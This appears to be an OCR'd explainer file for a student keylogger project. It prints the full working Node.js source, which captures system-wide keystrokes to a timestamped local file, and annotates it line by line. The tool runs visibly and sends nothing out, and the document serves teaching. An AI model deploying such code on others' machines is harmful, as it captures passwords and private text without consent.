
PROJECT : KEYLOGGER

(*_Explainer file_*)

Index.js :



```
'use strict';

const fs = require('fs');
const path = require('path');
const { GlobalKeyboardListener } = require('node-global-key-listener');

// Create a new instance of the listener
const keyboardListener = new GlobalKeyboardListener();

// Get current date and time for the filename
const now = new Date();
const formattedDate = `${now.getDate()}-${now.getMonth() + 1}-${now.getFullYear()}`;
const formattedTime = `${now.getHours()}-${now.getMinutes()}`;
const fileName = `keystrokes-${formattedDate}-${formattedTime}.txt`;
const outputPath = path.join(__dirname, fileName);

// Create a write stream for the output file
const outputStream = fs.createWriteStream(outputPath, { flags: 'a' });

// Mapping of special key names to their formatted representation
const specialKeys = {
    'enter': '<enter>',
    'alt': '<alt>',
    'shift': '<shift>',
    'ctrl': '<ctrl>',
    'space': '<space>',
    'backspace': '<backspace>',
    'caps': '<caps>',
    'tab': '<tab>',
    'fn': '<fn>'
};

// Function to determine if a character is alphanumeric or special
function isAlphanumeric(char) {
    return /^[0-9a-zA-Z]+$/.test(char);
}

// Event listener for key presses
keyboardListener.addListener(function (event) {
    if (event.state === 'DOWN') {
        let formattedKey = '';
        // Iterate over each character in the event.name
```

Importing modules

file system module to handle file operation

path module to handle file path.

Module to listen global keyboard events.

Generate o/p file with name format – keystroke<Date><time>.

Stream that append strokes to file as we type or click.

Special formmating for modifier keys.

keys like Shift that don't gets typed as char. but affect the text.

Function without any name used as temporary fn.

Anonymous function takes event as parametre.


method

instance created above

if event state is down i.e key pressed.

To store formatted stroke, we are following a special format where modifier keys stays in a line, space replased with '.' and strokes in d/f rows.

Property of 'event' object passed to 'anonymous func.' it contains the name of keys & tells which key is pressed.



```
        for (let i = 0; i < event.name.length; i++) {
            const char = event.name[i];

            if (char === ' ') {
                formattedKey += '.';
            } else if (specialKeys[char.toLowerCase()]) {
                // Start a new line for modifier keys
                if (formattedKey.trim().length > 0) {
                    outputStream.write('\n');
                }
                formattedKey += specialKeys[char.toLowerCase()];
                outputStream.write(formattedKey + '\n');
                formattedKey = '';
            } else if (isAlphanumeric(char)) {
                formattedKey += char;
            } else {
                // Start a new line for non-alphanumeric characters
                if (formattedKey.trim().length > 0) {
                    outputStream.write('\n');
                }
                formattedKey += `<${char}>`;
            }

            // Add '.' between words
            if (i < event.name.length - 1 && char !== ' ' && event.name[i + 1] !== ' ') {
                formattedKey += '.';
            }
        }

        // Write the formatted keystroke to the file
        if (formattedKey.trim().length > 0) {
            outputStream.write(formattedKey + '\n');
        }
    }
});

// Print initial message to indicate recording is active
console.log(`\n\nRecording keystrokes...   \n\tPress CTRL + C to stop. \n\t\tOutput file: ${fileName}`);

// Handle process exit to ensure the output file is properly closed
process.on('exit', () => {
    outputStream.end();
});

process.on('SIGINT', () => {
    console.log('Terminating the keylogger...');
    process.exit();
});
```

Text formatting before appending.

like replace space by '.' every stroke / modifier keys in a new rows and all.

Stops appending on exit i.e. (CTRL+C)

Final message

node_modules Folder

- This folder contains all the dependencies and modules required for the project. When you install a package using npm, it gets stored in this folder.

package.json

- This file holds metadata relevant to the project and lists the dependencies needed. It is essential for managing the project and ensuring that everyone working on the project uses the same dependencies.

package-lock.json

- This file is automatically generated when npm modifies either node_modules or package.json. It ensures that the exact version of dependencies is installed in case the project is shared or deployed, providing consistency across different environments.